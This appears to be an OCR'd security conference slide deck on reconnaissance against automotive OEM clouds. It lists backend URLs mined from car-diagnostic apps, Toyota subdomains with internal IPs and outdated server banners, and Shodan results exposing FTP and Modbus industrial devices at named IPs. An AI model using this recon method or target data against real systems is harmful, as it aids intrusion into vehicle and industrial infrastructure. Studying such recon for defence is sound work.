
Automotive clouds – 2D Simplified Overview




Imagine



Imagine



OEM CLOUD
OTA UPDATE
OTA UPDATE
OTA UPDATE
OTA UPDATE
OTA UPDATE

Dooms Day Scenario





Let’s go hunt

Searching for clues




Low-Level
Collection
https://prod.xxxx.yyy.company.com
https://staging.xxxx.yyy.company.com
http://company.s3.amazonaws.com




Android Library Search

Search Anything

ASSET	RESOURCE_KEY	RESOURCE_VALUE
com.prizmos.carista	url_report_setting	http://www.prizmos.com/carista-backend/report_setting.php
com.prizmos.carista	url_upload_log	http://www.prizmos.com/backend/upload_log.php
scantech.cardiagnosticpro	-	language_php
com.inatronic.bmw	url_aktivierung	http://www.download.inatronic.com/bmwunlock/getDb.php
com.vdn.smart.fahrzeug	pref_upload_url	http://www.vdrivernetwork.com/upload_data.php
com.bosch.mobilescan	SID_MSG_CONTACT	If you have any questions on the operation of the Mobile Scan App, please For the United States: Call (800) 228-7667 Email tech@boschdiagnostics.com. Imprint: http://www.bosch.com/imprint/en/imprints.php
com.inatronic.bmw	fzdb_vdl	http://download.inatronic.com/version/download_fzdb_bmw.php

https://github.com/bit65/libsearch

I like secrets



Finding our endpoints

Get a full report with 311 records for hyundai.com

Get a full report with 936 records for toyota.com

Get a full report with 2708 records for gm.com

Get a full report with 4000 records for ford.com

https://dnsdumpster.com/

origin.staging.auth10.toyota.com	63.87.74.1	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
legalweb01.toyota.com	63.87.74.251	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
dc2-ise-dmz-psn01.toyota.com	10.52.0.126	
ddc-ise-dmz-psn01.toyota.com	10.82.0.5	
tmspxy01.toyota.com	63.87.74.234	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
t3service.qa1.toyota.com	65.197.201.115	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
techinfo.qa1.toyota.com HTTP: BigIP HTTPS: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.1e-fips DAV/2	162.246.76.190	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
t3services.qa1.toyota.com	162.246.76.191	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
tis.qa1.toyota.com	65.197.201.79	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
one.tis.qa1.toyota.com HTTP: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.1e-fips DAV/2 HTTPS: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.1e-fips DAV/2	162.246.76.189	AS7116 Toyota Motor Sales, U.S.A., Inc. United States
esgb2b10-dc1.toyota.com	65.197.201.90	AS7116 Toyota Motor Sales, U.S.A., Inc. United States

Or just use SHODAN

13.250.152.10
ec2-13-250-152-10.ap-southeast-1.compute.amazonaws.com
Amazon Data Services Singapore
Added on 2019-07-03 08:28:14 GMT
Singapore, Singapore

cloud

```
220 Welcome to Continental Warehouse tool FTP service.
530 Login incorrect.
530 Please login with USER and PASS.
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End
```

195.234.139.152
bugzilla.autosar.org
QSC AG
Added on 2019-06-26 18:54:54 GMT
Germany

```
220 Welcome to AUTOSAR FTP service.
530 Login incorrect.
530 Please login with USER and PASS.
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End
```

37.84.100.156
Deutsche Telekom AG
Added on 2019-07-03 03:03:32 GMT
Germany

ics

```
Unit ID: 0
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 1
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 2
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 3
-- Device Identification: CONPOWER CPSPCMBI 2.0

Unit ID: 4
-- Device Identification: CONPOWER CPSPCMB...
```

80.150.30.114
Deutsche Telekom AG
Added on 2019-07-03 01:07:48 GMT
Germany

ics

```
Unit ID: 1
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illegal Function (Error)
```

37.84.213.122
Deutsche Telekom AG
Added on 2019-07-03 01:54:43 GMT
Germany

ics

```
Unit ID: 1
-- Slave ID Data: Gateway Target Device Failed To Respond (Error)
-- Device Identification: Gateway Target Device Failed To Respond (Error)
```

37.84.126.154
Deutsche Telekom AG
Added on 2019-07-03 01:54:45 GMT
Germany

```
Unit ID: 1
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illegal Function (Error)
```

Search the site | Search

OEM Service Websites

(Includes light, medium & heavy duty vehicle OEMs)

Acura - https://techinfo.honda.com/rjanisis/logon.aspx

Allison Transmission - http://www.allisontransmission.com/parts-service/global-service-information

Alpha Romeo – https://www.techauthority.com

Aston Martin - www.astonmartintechinfo.com/home

Audi – https://erwin.audiusa.com

Non-USA OEM Techsite Indexes

Australia

Canada

Bendix Commercial Vehicle Systems link here

Bentley – https://erwinusa.bentleymotors.com

